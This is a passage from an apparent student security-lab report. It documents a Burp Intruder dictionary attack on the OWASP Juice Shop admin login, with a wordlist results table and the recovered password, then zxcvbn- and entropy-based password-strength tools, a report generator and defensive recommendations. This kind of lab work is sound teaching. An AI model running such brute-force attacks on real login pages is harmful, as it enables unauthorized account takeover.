Validation Metric Tracking: Operational metrics were actively audited across response status variations, monitoring parameters like status code changes and response content lengths.

Commands & Target Details

Target Application URL: herokuapp.com

Intercepted Target Route: /rest/user/login

Authentication Request Type: HTTP POST (JSON Payload format)

Target Username Parameter: admin@juice-shop.op

Observation & Cryptanalysis

The web simulation successfully mapped authentication tracking metrics across consecutive automated requests. The proxy framework logged uniform responses for invalid credential strings, generating explicit server exceptions (401 Unauthorized) and matching signature baselines.

During the attack runtime, a unique request metric anomaly was detected at sequence entry index #66. The application server returned a distinctive verification signature validation block, indicating a successful login condition that completely cracked the target authentication layer.

Technical Analysis Summary Matrix

Operational Environment: Burp Suite Community Edition / Web Browser

Target Application Portal: OWASP Juice Shop Login Gateway

Target Account Profile: admin@juice-shop.op

Active Dictionary Profile: Custom Wordlist (2,041 entries)

Attack Framework Tool: Burp Intruder (Sniper Mode)

Successful Target Request Index: Request #66

Total Payload Variations Processed: 2,041 Attempts

Result

The automated credential analysis successfully bypassed the application login framework by isolating weak verification parameters. The gateway validated the matching payload entry, returning an authenticated response state.

Decrypted Credentials

Target Username Profile: admin@juice-shop.op

Recovered Plaintext Password: admin123

Authentication Status Code: 200 OK (Success)

Response Length Anomaly: 1,690 bytes (vs 401 Unauthorized baseline of ~515 bytes)

Security Metric Assessment: Critical Authentication Bypass Identified

Evidence

The following figures document the actual execution, testing activity and observed results for this module.




Figure 17. Brute-Force Simulator — Evidence showing the Owasp juice shop login page.




Figure 18. Brute-Force Simulator — Evidence showing the burpsuite interception.




Figure 19. Brute-Force Simulator — Evidence showing the payload type & Attack details.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
58	asd@123server	401	510			929	
59	login@2025	401	513			921	
60	2025developer	401	472			921	
61	network9999	401	460			917	
62	passwordqwerty123	401	517			921	
63	admin2222	401	516			917	
64	999manager	401	487			921	
65	PASSWORD@2025	401	501			925	
66	admin123	200	482			1690	
67	user12345	401	502			921	
68	999administrator	401	493			921	
69	test0000	401	507			921	
70	147258admin	401	469			925	
71	guestzxcvbn@123	401	495			929	
72	123456server	401	462			921	
73	2580server	401	515			921	
74	1357server	401	509			917	
75	system0000	401	507			925	
76	DATABASE@2025	401	475			925	
77	2001windows	401	466			933	
78	asd@123employee	401	460			921	
79	2468administrator	401	485			925	
80	@123password	401	502			921	

Figure 20. Brute-Force Simulator — Evidence showing the observed execution result / testing activity.

8. Password Strength Analyzer

Module Purpose

Evaluates password security characteristics and identifies weak or predictable password patterns.

Types of Password Analyzer

1. Compliance Engine
2. Metric Engine
3. Threat Engine

• Compliance Engine

Module Setup: The validation core was structured in `compliance_engine.py` using the `zxcvbn` library to audit password strength.

Script Execution: The script was executed via a PowerShell virtual environment to check policy compliance metrics for the input password (`kali123@`).

Audit Logging: The system monitored character variations and automatically saved 3 active session logs into compliance.log.

Commands & Target Details

Command: python compliance_engine\compliance_engine.py

Target Path: ..\credentialsuite\compliance_engine\

Log File: compliance.log

Observation & Cryptanalysis

The compliance analyzer successfully parsed the target password layout. The validation engine registered a strength metric score of 3/5, classifying the structural profile under a Medium Strength index rating.

Technical Analysis Summary Matrix

Target Script: compliance_engine.py (140 Lines)

Tested Input: kali123@

Scoring Engine: zxcvbn Security Matrix

Resulting Logs: compliance.log (3 lines written)

Result

The structural policy check registered character configuration errors, triggering an overall validation failure state due to weak profile settings

.

Security Score: 3 / 5 (Medium Strength)

Policy Constraints Failed: Missing Uppercase Character

Final Audit State: COMPLIANCE STATUS: FAIL

Python Source Evidence

Complete source files are preserved in the project directory. The report presents a compact source summary rather than placing thousands of lines of code into the final document.

compliance_engine.py

Module: Password Strength Analyzer

Path: compliance_engine.py

Lines: 140

```
from zxcvbn import zxcvbn
import re
import os
import logging


BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
LOG_DIR = os.path.join(BASE_DIR, "logs")

os.makedirs(LOG_DIR, exist_ok=True)

logging.basicConfig(
    filename=os.path.join(LOG_DIR, "compliance.log"),
    level=logging.INFO,
    format="%%(asctime)s | %%(levelname)s | %%(message)s"
)

# Bold text for terminal
BOLD = "\033[1m"

[Source continues in the original project file]
```



```
=====
Log saved to: C:\Users\Admin\OneDrive\Kali\credentialsuite\logs\threat_engine.log
(myenv) PS C:\users\admin\OneDrive\kali\credentialsuite> python compliance_engine\compliance_engine.py
Enter Password: kali123@

===== Compliance Engine =====

zxcvbn Security Score: 3/5
Password Strength: Medium

Policy Compliance:

FAIL - Password strength requirement not satisfied
PASS - Minimum length requirement
FAIL - Missing uppercase character
PASS - Lowercase character detected
PASS - Numeric character detected
PASS - Special character detected

Risk Analysis:

WARNING: Common names and surnames are easy to guess.

Recommendations:

1. Add another word or two. Uncommon words are better.

===== Final Report =====

COMPLIANCE STATUS: FAIL
=====
(myenv) PS C:\users\admin\OneDrive\kali\credentialsuite> |
```

Figure 21. Password Strength Analyzer — Evidence showing the compliance engine detailed.

Generated Logs

compliance.log — 3 log lines

```
2026-08-07 05:08:30,422 | INFO | Password Strength: Strong | Compliance: FAIL
2026-08-07 16:28:09,532 | INFO | Password Strength: Medium | Compliance: FAIL
2026-08-07 16:30:36,817 | INFO | Password Strength: Weak | Compliance: FAIL
```

• Metric Engine

Module Setup: The analytical core was structured in metric_engine.py to calculate custom cryptographic metrics like character pool sizing and Shannon Entropy.

Script Execution: The script was executed via a PowerShell environment to analyze complexity variables, sequential patterns, and risk factors for the input password (kali123@).

Audit Logging: The calculation results were successfully parsed and saved as 2 active session logs into metric_engine.log.

Commands & Target Details

Command: python Metric_engine\metric_engine.py

Target Path: ..\credentialsuite\metric_engine.pyLog File: metric_engine.log

Observation & Cryptanalysis

The metric engine successfully evaluated the mathematical properties of the target layout. For the input password, it computed a Shannon Entropy level of 48.70 bits and identified a character pool size of 68.

The evaluation run detected predictable character sequences, registering an overall security score metric of 4/7 and assigning a corresponding Medium Risk classification index tier.

Technical Analysis Summary Matrix

Target Script: metric_engine.py (259 Lines)

Tested Input: kali123@

Entropy Score: 48.70 bits (Pool Size: 68)

Resulting Logs: metric_engine.log (2 lines written)

Result

The mathematical structural audit isolated clear pattern vulnerabilities, triggering explicit complexity recommendations to prevent easy dictionary guessing parameters.

Security Score: 4 / 7 (Medium Risk Level)

Vulnerabilities Detected: Sequential Pattern Identified (True), Missing Uppercase(False)

Generated Verification

Event Logs:Event 1: Length=5 | Pool=10 | Entropy=16.61 bits | Score=2/7 |

Risk=VERYLOW

Event 2: Length=8 | Pool=68 | Entropy=48.70 bits | Score=4/7 | Risk=MEDIUM

Python Source Evidence

Complete source files are preserved in the project directory. The report presents a compact source summary rather than placing thousands of lines of code into the final document.

metric_engine.py

Module: Password Strength Analyzer

Path: metric_engine.py

Lines: 259

```
import math
import re
from pathlib import Path
from datetime import datetime

# =====
# LOG FILE SETUP
# =====

PROJECT_DIR = Path(__file__).resolve().parent.parent
LOG_DIR = PROJECT_DIR / "logs"

# logs folder ■■■■■■ create ■■■■■■
LOG_DIR.mkdir(parents=True, exist_ok=True)

LOG_FILE = LOG_DIR / "metric_engine.log"

[Source continues in the original project file]
```

```
Windows PowerShell
(venv) PS C:\Users\admin\OneDrive\Kali\credentialssuite> python Metric_engine\metric_engine.py
Enter Password:kali123@

===== METRIC ANALYZER =====
Password Length      : 8
Contains Uppercase   : False
Contains Lowercase   : True
Contains Numbers     : True
Contains Special Char : True
Character Pool Size  : 68
Shannon Entropy      : 48.70 bits

Pattern Analysis
Keyboard Pattern     : False
Sequential Pattern   : True
Repeated Characters   : False

Security Score
Score                : 4/7
Risk Level           : MEDIUM

=====
METRIC ANALYZER REPORT
=====
Password Length      : 8
Character Pool Size  : 68
Shannon Entropy      : 48.70 bits
Keyboard Pattern     : False
Sequential Pattern   : True
Repeated Characters   : False
Security Score       : 4/7
Overall Risk Level   : MEDIUM

Recommendations:
- Use at least 12 characters.
- Add uppercase letters.
- Avoid sequential patterns (12345, abcdef).

Log saved successfully!
Log file: C:\Users\Admin\OneDrive\Kali\credentialssuite\logs\metric_engine.log
```

Figure 22. Password Strength Analyzer — Evidence showing the Metric engine detailed.

metric_engine.log — 2 log lines

```
2026-08-07 06:09:45 | INFO | Metric Analysis | Length=5 | Pool=10 | Entropy=16.61 bits | Score=2/7 | Risk=VERY LOW
2026-08-07 16:29:12 | INFO | Metric Analysis | Length=8 | Pool=68 | Entropy=48.70 bits | Score=4/7 | Risk=MEDIUM
```

• Threat Engine

Module Setup: The assessment core was structured in threat_engine.py using predictive crack-time profiling libraries to isolate high-risk user credentials.

Script Execution: The script was executed via a PowerShell administrative shell to evaluate credential risk levels and structural estimation parameters for the input password (kali123).

Audit Logging: The session calculations and warning diagnostics were successfully captured and saved as 5 active lines into threat_engine.log.

Commands & Target Details

Command: python Password_Strength_Analyzer\threat_engine.py

Target Path: ..\credentialssuite\Threat_engine\threat_engine.py

Log File: threat_engine.log

Observation & Cryptanalysis

The threat module successfully calculated the offline guessing resistance threshold of the target configuration. For the input password, the analytical engine registered a zxcvbn score tier of 2/5, indicating a Weak security density baseline.

The analysis flagged structural vulnerabilities, projecting an estimated crack time of 1 second and assigning a High Risk Level ranking due to predictable dictionary patterns.

Technical Analysis Summary Matrix

Target Script: threat_engine.py (158 Lines)

Tested Input: kali123

Crack Time: 1 Second (Score: 2 / 5)

Resulting Logs: threat_engine.log (5 lines written)

Result

The predictive threat audit verified profile weaknesses, outputting specific feedback warnings and remediation layout suggestions to strengthen account configuration rules.

Security Score: 2 / 5 (Weak Profile Tier)

Risk Classification: High Risk Level

System Warning: Common names and surnames are easy to guess.

Generated logs

Event Logs: Log Line 1: Score: 4/5 | Strength: Strong | Risk: Low | Crack Time: 1 second
Log Line 2: Score: 2/5 | Strength: Weak | Risk: High | Crack Time: 1 second

PythonEvidence

The following figures document the actual execution, testing activity and observed results for this module.

threat_engine.py

Module: Password Strength Analyzer

Path: threat_engine.py

Lines: 158

```
from zxcvbn import zxcvbn
from pathlib import Path
from datetime import datetime

# =====
# LOG FILE LOCATION
# ~/credentialsuite/Threat_engine/threat_engine.py
#
#          |
#          ████ ../logs/threat_engine.log
# =====

BASE_DIR = Path(__file__).resolve().parent.parent
LOG_DIR = BASE_DIR / "logs"
LOG_FILE = LOG_DIR / "threat_engine.log"

# Create logs folder automatically if it doesn't exist
LOG_DIR.mkdir(parents=True, exist_ok=True)

[Source continues in the original project file]
```




Figure 23. Password Strength Analyzer — Evidence showing the python & zxcvbn installation on windows.

```

Windows PowerShell
PS C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite>Password_Strength_Analyzer> python threat_engine.py
Enter Password: kali123

===== Password Analysis =====

zxcvbn Score: 2 / 5
Password Strength: Weak
Risk Level: High
Estimated Crack Time: 1 second
Feedback Warning: Common names and surnames are easy to guess.

Suggestions:
A. Add another word or two. Uncommon words are better.
=====

Log saved to: C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite\logs\threat_engine.log
PS C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite>Password_Strength_Analyzer>

```

Figure 24. Password Strength Analyzer — Evidence showing the Threat engine detailed.

threat_engine.log — 5 log lines

2026-08-07 06:15:03 | Threat Engine | Score: 4/5 | Strength: Strong | Risk: Low | Crack Time: 1 second
 2026-08-07 06:16:59 | Threat Engine | Score: 2/5 | Strength: Weak | Risk: High | Crack Time: 1 second 2026-08-07
 08-07 06:31:34 | Threat Engine | Score: 2/5 | Strength: Weak | Risk: High | Crack Time: 1 second 2026-08-07
 06:36:21 | Threat Engine | Score: 2/5 | Strength: Weak | Risk: High | Crack Time: 1 second 2026-08-07
 16:26:58 | Threat Engine | Score: 3/5 | Strength: Medium | Risk: Medium | Crack Time: 1 second

```

Windows PowerShell
(myenv) PS C:\users\admin\OneDrive\kali\credentialssuite\logs> ls

Directory: C:\users\admin\OneDrive\kali\credentialssuite\logs

Mode                LastWriteTime         Length Name
----                -
-a---l            07-Aug-26  4:30 PM             234 compliance.log
-a---l            07-Aug-26  4:29 PM             229 metric_engine.log
-a---l            07-Aug-26  4:26 PM             516 threat_engine.log

(myenv) PS C:\users\admin\OneDrive\kali\credentialssuite\logs> cat compliance.log
2026-08-07 05:08:30.422 | INFO | Password Strength: Strong | Compliance: FAIL
2026-08-07 16:28:09.532 | INFO | Password Strength: Medium | Compliance: FAIL
2026-08-07 16:30:36.817 | INFO | Password Strength: Weak | Compliance: FAIL

(myenv) PS C:\users\admin\OneDrive\kali\credentialssuite\logs> cat metric_engine.log
2026-08-07 06:09:45 | INFO | Metric Analysis | Length=5 | Pool=10 | Entropy=16.61 bits | Score=2/7 | Risk=VERY LOW
2026-08-07 16:29:12 | INFO | Metric Analysis | Length=8 | Pool=68 | Entropy=48.70 bits | Score=4/7 | Risk=MEDIUM

(myenv) PS C:\users\admin\OneDrive\kali\credentialssuite\logs> cat threat_engine.log
2026-08-07 06:15:03 | Threat Engine | Score: 4/5 | Strength: Strong | Risk: Low | Crack Time: 1 second
2026-08-07 06:16:59 | Threat Engine | Score: 2/5 | Strength: Weak | Risk: High | Crack Time: 1 second
2026-08-07 06:31:34 | Threat Engine | Score: 2/5 | Strength: Weak | Risk: High | Crack Time: 1 second
2026-08-07 06:36:21 | Threat Engine | Score: 2/5 | Strength: Weak | Risk: High | Crack Time: 1 second
2026-08-07 16:26:58 | Threat Engine | Score: 3/5 | Strength: Medium | Risk: Medium | Crack Time: 1 second
(myenv) PS C:\users\admin\OneDrive\kali\credentialssuite\logs>

```

Figure 25. Password Strength Analyzer — Evidence showing the all logs and details.

9. Report Generator

Module Purpose

Consolidates project execution information, observations, source evidence and screenshots into professional security assessment report.

Commands & Target Details

- i. The Report Generator module was opened in VS Code.
- ii. The Python script was executed to collect and organize the project files and supporting evidence.
- iii. The script scanned the project directory and identified the required screenshots, source code, wordlists, logs, and other supporting files.
- iv. The collected information was organized according to the respective project modules.
- v. The required report content was generated and formatted into a structured PDF document.
- vi. The generated PDF was reviewed to verify the project details, module information, screenshots, and supporting evidence.
- vii. The final PDF document was saved for project documentation and submission.

Commands

"Project_Directory"

report_generator.py

Observation & Cryptanalysis

The Report Generator automated the documentation process by collecting and organizing the project artifacts into a structured PDF document. This reduced manual documentation effort and provided a consistent format for presenting the activities and evidence of all project modules. The final PDF was reviewed to ensure that the required information and supporting evidence were properly included.

Result

The Report Generator successfully generated a structured PDF document containing the project overview, module details, process, commands, observations, screenshots, source code, wordlists, logs, and supporting evidence. The generated PDF was reviewed to verify the content and overall document structure.

Python Source Evidence

Complete source files are preserved in the project directory. The report presents a compact source summary rather than placing thousands of lines of code into the final document.

report_generator.py

Module: Report Generator

Path: report_generator.py

Lines: 1688

```
# =====  
# PASSWORD SECURITY AUDIT - PDF REPORT GENERATOR  
# =====  
#  
# Requirements:  
# - Terminal based module selection  
# - Select All  
# - Folder path for every module  
# - Professional PDF report  
# - Screenshots with Figure number + explanation  
# - Python source shown compactly  
# - Wordlists + logs  
# - Windows + Linux hash extraction  
# - Brute-Force Simulator  
# - Metric / Threat / Complex engines  
# - Report Generator as Module 5  
#  
# Install once:
```

[Source continues in the original project file]




Figure 26. Password Strength Analyzer — Evidence showing the observed execution result / testing activity.

10. Security Recommendations

- Use strong and unique passwords.
- Implement authentication rate limiting.
- Use progressive delays after repeated failures.
- Enable multi-factor authentication.
- Use modern password hashing algorithms.
- Monitor repeated authentication failures.
- Avoid predictable password patterns.
- Perform security testing only with explicit authorization.

11. Conclusion

The project demonstrates a structured approach to password and credential security assessment through controlled testing, evidence collection, analysis and professional reporting.

The collected evidence and observations provide a traceable record of the activities performed across the five project modules.

Authorization Notice

All testing activities documented in this report should be performed only against systems for which explicit authorization has been provided.